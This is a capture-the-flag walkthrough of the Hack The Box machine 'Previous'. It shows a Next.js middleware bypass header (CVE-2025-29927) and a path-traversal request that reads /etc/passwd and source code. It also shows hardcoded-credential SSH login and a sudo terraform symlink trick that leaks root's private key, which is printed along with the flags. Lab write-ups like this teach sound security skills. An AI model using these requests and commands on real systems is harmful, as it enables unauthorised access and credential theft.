HTB

HTB: Previous
Machine IP: 10.129.95.250
Difficulty: Medium
OS: Linux
Tools Used
rustscan/nmap- Port discoveryBurp Suite- Header manipulation and path traversalnetexec- SSH credential testingssh- Remote accessln- Symbolic link creationterraform- Infrastructure as code (privilege escalation vector)
Step 1: Reconnaissance - Port Scanning

RustScan Results
rustscan -a 10.129.95.250
Open ports discovered:
- Port 22 (SSH)
- Port 80 (HTTP)
Add to /etc/hosts
echo "10.129.95.250 previous.htb" >> /etc/hosts
Step 2: Web Enumeration - PreviousJS

Website Overview

Visiting http://previous.htb reveals “PreviousJS” - a framework website with documentation and examples.

Technology Stack
- Framework: Next.js 15.2.2
- Styling: Tailwind CSS
Step 3: CVE-2025-29927 - Next.js Middleware Bypass
Vulnerability Discovery
Research revealed CVE-2025-29927 - a critical vulnerability in Next.js that allows bypassing authorization middleware.
Exploitation Concept

By adding the x-middleware-subrequest header, you can force Next.js to skip middleware execution, bypassing authentication checks.
Testing the Bypass
Original request to /docs (requires authentication):

Adding the bypass header:
GET /docs HTTP/1.1
Host: previous.htb
x-middleware-subrequest: middleware
- Result: Successfully accessed the protected
/docspage!
Step 4: Path Traversal via Download Endpoint
API Download Endpoint



The /api/download?example=filename endpoint allows downloading example files.
Testing Path Traversal
GET /api/download?example=./../././etc/passwd HTTP/1.1
Host: previous.htb
x-middleware-subrequest: middleware
- Successfully downloaded
/etc/passwd!
Step 5: Source Code Extraction - NextAuth Configuration

Download NextAuth Configuration
Next.js stores API routes in .next/server/pages/api/auth/. Let’s download the NextAuth configuration:
GET /api/download?example=./../app/.next/server/pages/api/auth/[...nextauth].js HTTP/1.1
Host: previous.htb
x-middleware-subrequest: middleware
Extracted Credentials
Analyzing the downloaded file reveals hardcoded credentials:
authorize: async (e) => {
    e?.username === "jeremy" &&
    e.password === (process.env.ADMIN_SECRET ? "MyNameIsJeremyAndILovePancakes" : null)
    ? { id: "1", name: "Jeremy" }
    : null
}

Credentials discovered:
- Username =
jeremy - Password =
MyNameIsJeremyAndILovePancakes
Step 6: SSH Access as Jeremy
Test SSH Credentials
netexec ssh previous.htb -u jeremy -p MyNameIsJeremyAndILovePancakes
- Result:
[+] jeremy:MyNameIsJeremyAndILovePancakes - Linux shell access!


SSH Login
ssh jeremy@previous.htb
Step 7: User Flag
jeremy@previous:~$ cat /home/jeremy/user.txt
e61fa9684087ab4582778596cdcca1b0

Step 8: Privilege Escalation - Terraform Sudo
Check Sudo Permissions


jeremy@previous:~$ sudo -l
This command forces the current working directory to be /opt/examples and then runs apply, which creates or updates infrastructure.
jeremy@previous:~$ find / -name main.tf
/opt/examples/main.tf

terraform {
  required_providers {
    example = {
      source = "previous.htb/terraform/examples"
    }
  }
}

variable "source_path" {
  type = string
  default = "/root/examples/hello-world.ts"
}

provider "examples" {}

Key observations:
- The
source_pathvariable points to/root/examples/ - Terraform will copy a file from
source_pathto some destination - The provider
previous.htb/terraform/exampleshandles the file operation
Step 9: Understanding the Terraform Provider
How the Provider Works
The custom Terraform provider copies a file from source_path to /home/jeremy/docker/previous/public/examples/.
This means we can read any file that Jeremy has access to by setting source_path to its location.
Goal
We want to read /root/.ssh/id_rsa to get root SSH access.
Step 10: Bypassing Path Validation
Path Validation in main.tf

validation {
  condition = strcontains(var.source_path, "/root/examples/") && !strcontains(var.source_path, "..")
  error_message = "The source_path must contain '/root/examples/'."
}
Restrictions:
- Path must contain
/root/examples/ - Cannot contain
..(no directory traversal)
Bypass Strategy
Since we can’t use .., we’ll create a symbolic link:
- Create directory structure:
/home/jeremy/root/examples/ - Link
/root/.ssh/id_rsato/home/jeremy/root/examples/id_rsa - Set
source_pathto the symlink path
Create Directory Structure
jeremy@previous:~$ mkdir -p /home/jeremy/root/examples

Create Symbolic Link

jeremy@previous:~$ ln -s /root/.ssh/id_rsa /home/jeremy/root/examples/id_rsa
jeremy@previous:~$ ls -la /home/jeremy/root/examples/
lrwxrwxrwx 1 jeremy jeremy 17 id_rsa -> /root/.ssh/id_rsa
Step 11: Execute Terraform with Custom Path

Set Environment Variable
Terraform uses TF_VAR_ prefix to set variables:
jeremy@previous:~$ export TF_VAR_source_path=/home/jeremy/root/examples/id_rsa
Run Terraform
jeremy@previous:~$ sudo /usr/bin/terraform -chdir=/opt/examples apply
Expected output: The file will be copied to /home/jeremy/docker/previous/public/examples/id_rsa

Step 12: Extract Root SSH Key

Read the Copied Private Key
jeremy@previous:~$ cat /home/jeremy/docker/previous/public/examples/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
... (full private key) ...
-----END OPENSSH PRIVATE KEY-----
Step 13: SSH as Root
Save Key and Set Permissions
jeremy@previous:~$ cat /home/jeremy/docker/previous/public/examples/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----

# On attacker machine
cat > root_key << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
... (full key) ...
-----END OPENSSH PRIVATE KEY-----
EOF


chmod 600 root_key

SSH as Root
ssh -i root_key root@previous.htb
Step 14: Root Flag

root@previous:~# cat /root/root.txt
71695d1233bbbd076e10e56fb5c6f5d6
Step 15: Machine Owned
Flags
| Flag | Value |
|---|---|
| User | e61fa9684087ab4582778596cdcca1b0 |
| Root | 71695d1233bbbd076e10e56fb5c6f5d6 |
Credentials Table
| User | Password / Key | Source |
|---|---|---|
| jeremy | MyNameIsJeremyAndILovePancakes | NextAuth source code |
| root | SSH Private Key | Terraform file copy |